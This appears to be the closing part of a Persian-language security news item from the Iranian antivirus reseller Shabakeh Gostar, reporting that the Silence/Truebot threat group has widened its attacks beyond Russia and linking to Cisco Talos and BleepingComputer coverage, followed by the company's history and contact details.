
در ابتدا، مهاجمان Silence تنها سازمان‌هایی را در روسیه هدف قرار می‌دادند، اما اکنون دامنه حملات خود را در سطح جهانی گسترش داده‌اند.

مشروح گزارش سیسکو و نشانه‌های آلودگی (Indicators-of-Compromise – به اختصار IoC) در لینک زیر قابل مطالعه می‌باشد:

https://blog.talosintelligence.com/breaking-the-silence-recent-truebot-activity/


منبع

https://www.bleepingcomputer.com/news/security/clop-ransomware-uses-truebot-malware-for-access-to-networks/



اطلاعات فناوری امنیت اخبار آخرین
@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است . در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon’s Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین المللی فعالیت خود را بر روی نرم افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Managment) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری شرکت Sophos، فعالیت خود را در این زمینه ادامه داد و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده توزیع (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور می‌باشد.



شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار	۴۲۰۵۲ - ۰۲۱
رایانامه	info@shabakeh.net
تارنمای شرکت	www.shabakeh.net
خدمات پس از فروش و پشتیبانی	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net